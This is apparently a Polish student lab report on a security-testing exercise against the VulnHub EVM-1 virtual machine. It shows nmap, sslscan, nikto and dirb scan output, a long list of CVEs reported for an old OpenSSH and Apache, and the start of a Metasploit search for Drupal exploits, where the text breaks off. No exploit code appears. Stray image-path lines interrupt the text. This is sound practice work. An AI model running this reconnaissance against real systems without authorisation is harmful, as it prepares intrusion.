Bezpieczeństwo systemów komputerowych (BSK)

Zadanie Praktyczne 2:
Testy bezpieczeństwa

EVM-1: https://www.vulnhub.com/entry/evm-1,391/

W tym przypadku uzyskujemy dostęp do systemu plików serwera przez lukę w konfiguracji aplikacji DRUPAL napisanej w PHP. Nie są to uprawnienia roota - ale pierwszy krok do osiągnięcia tych uprawnień w drodze eskalacji.

Serwer jest dobrze zabezpieczony - można dostać się do środka jedną łatwą drogą - przez aplikację drupal.

Sesja przejęcia kontroli nad systemem plików poniżej.

Cała praca polegała na poza standardowymi procedurami - operała się na kolejnych próbach dobicia się do systemu przez uruchamianie kolejnych exploitów.

Gdzie te czasy, kiedy do łamania szyfrów maszynowych używało się rozumu lub eksperckiej wiedzy o systemach operacyjnych, budowie komputerów i technikach komunikacji przez łączа telefoniczne.

1 skan sieci

`nmap 192.168.1.0-255`

Nmap scan report for 192.168.1.246
Host is up (0.00069s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind

Nmap done: 256 IP addresses (5 hosts up) scanned in 14.30 seconds

`$ sslscan 192.168.1.246`

Version: 2.1.2-static
OpenSSL 3.0.12 24 Oct 2023

ERROR: Could not open a connection to host 192.168.1.246 (192.168.1.246) on port 443 (connect: Connection refused).

┌──(john㉿kali)-[~]
└─$ sslscan 192.168.1.246:22
Version: 2.1.2-static
OpenSSL 3.0.12 24 Oct 2023

Connected to 192.168.1.246

Testing SSL server 192.168.1.246 on port 22 using SNI name 192.168.1.246

SSL/TLS Protocols:
SSLv2 disabled
SSLv3 disabled
TLSv1.0 disabled
TLSv1.1 disabled
TLSv1.2 disabled
TLSv1.3 disabled

TLS Fallback SCSV:
Connection failed - unable to determine TLS Fallback SCSV support

TLS renegotiation:
Session renegotiation not supported

TLS Compression:
Compression disabled

Heartbleed:

Supported Server Cipher(s):
Unable to parse certificate
Unable to parse certificate
Unable to parse certificate
Unable to parse certificate
Certificate information cannot be retrieved.

└─$ sslscan 192.168.1.246:80
Version: 2.1.2-static
OpenSSL 3.0.12 24 Oct 2023

Connected to 192.168.1.246

Testing SSL server 192.168.1.246 on port 80 using SNI name 192.168.1.246

SSL/TLS Protocols:
SSLv2 disabled
SSLv3 disabled
TLSv1.0 disabled
TLSv1.1 disabled
TLSv1.2 disabled
TLSv1.3 disabled

TLS Fallback SCSV:
Connection failed - unable to determine TLS Fallback SCSV support

TLS renegotiation:
Session renegotiation not supported


TLS Compression:
Compression disabled

Heartbleed:

Supported Server Cipher(s):
Unable to parse certificate
Unable to parse certificate
Unable to parse certificate
Unable to parse certificate
Certificate information cannot be retrieved.

Ostatnie co chcę robić to włamanie przez port 80 i sprawdzanie php i zainstalowanych wordpressów szukam więc czegokolwiek innego.

legion scan...
<legion.jpg>



legion niestety nie działa zbyt dobrze u mnie. po prostu znika.

```
└─$ sudo legion 192.168.1.246

[sudo] password for john:
```


```
[22:26:27] INFO    Non-WSL The AppData Temp directory path is /root/.local/share/legion/tmp                    auxiliary.py:84
...
------------------------VULNERS
Loading database...
[]
...
[]
NEW CVE: {'id': '', 'severity': 'PRION:CVE-2015-5600', 'url': '8.5', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'CVE-2015-5600', 'url': '8.5', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'SSV:92672', 'url': '7.8', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'PRION:CVE-2017-5850', 'url': '7.8', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'EDB-ID:41278', 'url': '7.8', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': '1337DAY-ID-26918', 'url': '7.8', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': '1337DAY-ID-26888', 'url': '7.8', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'SSV:61450', 'url': '7.5', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'PRION:CVE-2020-16088', 'url': '7.5', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'PRION:CVE-2017-1000372', 'url': '7.5', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'PRION:CVE-2014-1692', 'url': '7.5', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'EDB-ID:42271', 'url': '7.5', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'CVE-2014-1692', 'url': '7.5', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'PRION:CVE-2019-19726', 'url': '7.2', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'MSF:EXPLOIT-OPENBSD-LOCAL-DYNAMIC_LOADER_CHPASS_PRIVESC-', 'url': '7.2', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'EDB-ID:47803', 'url': '7.2', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'EDB-ID:47780', 'url': '7.2', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': '1337DAY-ID-39095', 'url': '7.2', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'PRION:CVE-2015-6564', 'url': '6.9', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'CVE-2015-6564', 'url': '6.9', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'PRION:CVE-2017-1000373', 'url': '6.4', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'SSV:61911', 'url': '5.8', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'PRION:CVE-2014-2653', 'url': '5.8', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'PRION:CVE-2014-2532', 'url': '5.8', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'CVE-2014-2653', 'url': '5.8', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'CVE-2014-2532', 'url': '5.8', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'SSV:60656', 'url': '5.0', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'PRION:CVE-2019-8460', 'url': '5.0', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'PRION:CVE-2010-5107', 'url': '5.0', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'CVE-2018-15919', 'url': '5.0', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'CVE-2010-5107', 'url': '5.0', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'SSV:90447', 'url': '4.6', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'PRION:CVE-2016-0778', 'url': '4.6', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'CVE-2016-0778', 'url': '4.6', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'PRION:CVE-2015-5352', 'url': '4.3', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'CVE-2020-14145', 'url': '4.3', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'CVE-2015-5352', 'url': '4.3', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'PRION:CVE-2016-0777', 'url': '4.0', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'CVE-2016-0777', 'url': '4.0', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'PRION:CVE-2015-6563', 'url': '1.9', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'CVE-2015-6563', 'url': '1.9', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
NEW CVE: {'id': '', 'severity': 'PACKETSTORM:140944', 'url': '0.0', 'type': '/a', 'version': '6.0p1', 'source': 'openbsd', 'product': 'openssh'}
------------------------VULNERS
Loading database...
[]
...
[]
[]
NEW CVE: {'id': '', 'severity': 'CVE-2017-7679', 'url': '7.5', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2017-3169', 'url': '7.5', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2017-3167', 'url': '7.5', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'SSV:60427', 'url': '6.9', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'SSV:60386', 'url': '6.9', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'SSV:60069', 'url': '6.9', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2012-0883', 'url': '6.9', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'PACKETSTORM:127546', 'url': '6.8', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2016-5387', 'url': '6.8', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2014-0226', 'url': '6.8', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': '1337DAY-ID-22451', 'url': '6.8', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2017-9788', 'url': '6.4', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'SSV:60788', 'url': '5.1', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2013-1862', 'url': '5.1', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'SSV:96537', 'url': '5.0', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'SSV:62058', 'url': '5.0', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'SSV:61874', 'url': '5.0', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D', 'url': '5.0', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'EDB-ID:42745', 'url': '5.0', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2017-9798', 'url': '5.0', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2016-8743', 'url': '5.0', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2014-0231', 'url': '5.0', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2014-0098', 'url': '5.0', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2013-6438', 'url': '5.0', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2013-5704', 'url': '5.0', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': '1337DAY-ID-28573', 'url': '5.0', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2012-0031', 'url': '4.6', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'SSV:60905', 'url': '4.3', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'SSV:60657', 'url': '4.3', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'SSV:60653', 'url': '4.3', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'SSV:60345', 'url': '4.3', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2016-4975', 'url': '4.3', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2014-0118', 'url': '4.3', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2013-1896', 'url': '4.3', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2012-4558', 'url': '4.3', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2012-3499', 'url': '4.3', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2012-0053', 'url': '4.3', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2008-0455', 'url': '4.3', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
NEW CVE: {'id': '', 'severity': 'CVE-2012-2687', 'url': '2.6', 'type': '/a', 'version': '2.2.22', 'source': 'apache', 'product': 'http_server'}
----------------------*http-server-header
----------------------*rpcinfo
Traceback (most recent call last):
  File "/usr/share/legion/app/importers/NmapImporter.py", line 330, in run
    db_script.output = scr.output
    ^^^^^^^^^^^^^^^^
AttributeError: 'NoneType' object has no attribute 'output'
zsh: IOT instruction  sudo legion 192.168.1.246
```


```
—$ nikto -host 192.168.1.246
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.246
+ Target Hostname:    192.168.1.246
+ Target Port:        80
+ Start Time:         2023-12-17 22:25:26 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Debian)
+ /: Retrieved x-powered-by header: PHP/5.4.45-0+deb7u14.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Drupal 7 was identified via the x-generator header. See: https://www.drupal.org/project/remove_http_headers
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: Server may leak inodes via ETags, header found with file /robots.txt, inode: 152289, size: 1561, mtime: Wed Nov 20 20:45:59 2013. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /robots.txt: Entry '/?q=user/register/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/INSTALL.sqlite.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/user/register/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/MAINTAINERS.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?q=user/password/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/xmlrpc.php' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?q=filter/tips/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/user/password/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/?q=user/login/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/install.php' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/LICENSE.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/UPGRADE.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/INSTALL.pgsql.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/filter/tips/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/INSTALL.mysql.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/user/login/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 36 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /misc/favicon.ico: identifies this app/server as: Drupal 7.x. See: https://en.wikipedia.org/wiki/Favicon
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: DEBUG HTTP verb may show server debugging information. See: https://docs.microsoft.com/en-us/visualstudio/debugger/how-to-enable-debugging-for-aspnet-applications?view=vs-2017
+ /web.config: ASP config file is accessible.
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /user/: This might be interesting.
+ /README: Uncommon header 'tcn' found, with contents: choice.
+ /README: README file found.
+ /UPGRADE.txt: Default file found.
+ /install.php: Drupal install.php file found. See: https://drupal.stackexchange.com/questions/269076/how-do-i-restrict-access-to-the-install-php-filehttps://drupal.stackexchange.com/questions/269076/how-do-i-restrict-access-to-the-install-php-file
+ /install.php: install.php file found.
+ /LICENSE.txt: License file found may identify site software.
+ /xmlrpc.php: xmlrpc.php was found.
+ /INSTALL.mysql.txt: Drupal installation file found. See: https://drupal.stackexchange.com/questions/269076/how-do-i-restrict-access-to-the-install-php-file
+ /INSTALL.pgsql.txt: Drupal installation file found. See: https://drupal.stackexchange.com/questions/269076/how-do-i-restrict-access-to-the-install-php-file
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 9753 requests: 0 error(s) and 42 item(s) reported on remote host
+ End Time:           2023-12-17 22:33:08 (GMT0) (462 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

za to NIKTO działa fajnie :-) - może powinno być НИКТО
mamy PHP/5.4.45-
Drupal 7
Server: Apache/2.2.22

prawdopodobnie Apache jest bezpieczny, a luki są w Drupal ale poszukamy

+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184





jeszcze skan BURP-em

<burp>

nie wiadomo za co się brać tyle dziur
czy chcemy wykorzystać użytkowników serwisu, rozsyłać spam czy przejąć maszynę...

```
└─$ dirb http://192.168.1.246/
```

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Dec 17 23:09:18 2023
URL_BASE: http://192.168.1.246/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.246/ ----
+ http://192.168.1.246/0 (CODE:200|SIZE:7606)
+ http://192.168.1.246/admin (CODE:403|SIZE:7696)
+ http://192.168.1.246/Admin (CODE:403|SIZE:7539)
+ http://192.168.1.246/ADMIN (CODE:403|SIZE:7539)
+ http://192.168.1.246/batch (CODE:403|SIZE:7831)
+ http://192.168.1.246/cgi-bin/ (CODE:403|SIZE:289)
```

metasploit + drupal

```
msf6 > use exploit drupal
```

```
Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
